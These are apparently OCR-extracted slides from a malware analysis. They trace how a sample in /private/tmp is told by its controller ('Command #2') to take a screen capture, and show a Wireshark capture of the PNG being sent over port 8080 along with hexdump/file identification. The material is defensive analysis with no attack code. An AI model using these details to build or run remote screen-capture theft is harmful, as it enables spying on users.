
args (cmd,?) via stdin

```
# procMonitor

new process:
 pid=3237
 path=/private/tmp/client
 args=none
 ancestors=(1, 3233)
```

Command #2

oh; screen capture!


response to (cmd #2,0);
sends back 1MB+



tcp.port==8080


```
Source        Destination   Protocol  Length  Info
192.168.0.2   192.168.0.13  TCP           67  8080 → 49880 [PSH, ACK] Seq=1 Ack=1 Win=4116 Len=1 TSval=102789203 TSecr=985…
192.168.0.…   192.168.0.2   TCP           66  49880 → 8080 [ACK] Seq=1 Ack=2 Win=4117 Len=0 TSval=985306220 TSecr=102789203
192.168.0.2   192.168.0.13  TCP           67  8080 → 49880 [PSH, ACK] Seq=2 Ack=1 Win=4116 Len=1 TSval=102791713 TSecr=985…
192.168.0.…   192.168.0.2   TCP           66  49880 → 8080 [ACK] Seq=1 Ack=3 Win=4117 Len=0 TSval=985308739 TSecr=102791713
192.168.0…    192.168.0.2   TCP         1514  49880 → 8080 [ACK] Seq=1 Ack=3 Win=4117 Len=1448 TSval=985310209 TSecr=10279…
192.168.0.…   192.168.0.2   TCP         1514  49880 → 8080 [ACK] Seq=1449 Ack=3 Win=4117 Len=1448 TSval=985310209 TSecr=10…
192.168.0.…   192.168.0.2   TCP         1514  49880 → 8080 [ACK] Seq=2897 Ack=3 Win=4117 Len=1448 TSval=985310209 TSecr=10…
192.168.0.…   192.168.0.2   TCP         1514  49880 → 8080 [ACK] Seq=4345 Ack=3 Win=4117 Len=1448 TSval=985310209 TSecr=10…
192.168.0.…   192.168.0.2   TCP         1514  49880 → 8080 [ACK] Seq=5793 Ack=3 Win=4117 Len=1448 TSval=985310209 TSecr=10…
192.168.0.…   192.168.0.2   TCP         1514  49880 → 8080 [ACK] Seq=7241 Ack=3 Win=4117 Len=1448 TSval=985310209 TSecr=10…
192.168.0.…   192.168.0.2   TCP         1514  49880 → 8080 [ACK] Seq=8689 Ack=3 Win=4117 Len=1448 TSval=985310209 TSecr=10…
192.168.0.…   192.168.0.2   TCP         1514  49880 → 8080 [ACK] Seq=10137 Ack=3 Win=4117 Len=1448 TSval=985310209 TSecr=1…

0000  00 0c 29 24 5a 31 00 0c  29 12 64 e7 08 00 45 00   ..)$Z1.. ).d...E.
0010  05 dc 4a c2 40 00 40 06  00 00 c0 a8 00 0d c0 a8   ..J.@.@. ........
0020  00 02 c2 d8 1f 90 71 a3  a8 d8 02 27 7d 44 80 10   ......q. ...'}D..
0030  10 15 87 2e 00 00 01 01  08 0a 3a ba a4 01 06 20   ........ ..:....
0040  7a 21 02 99 87 17 00 89  50 4e 47 0d 0a 1a 0a 00   z!...... PNG.....
0050  00 00 0d 49 48 44 52 00  00 05 fd 00 00 04 d8 08   ...IHDR. ........
```

wireshark capture



```
$ du -h response.unknown
1.4M

$ hexdump -C response.unknown

00000000   89 50 4e 47 0d 0a 1a 0a   |.PNG....|
00000008   00 00 00 0d 49 48 44 52   |....IHDR|
...

$ file response.unknown
PNG image data, 1245 x 768, 8-bit/color RGB
```

looks like a .png!



screen capture

Command #2

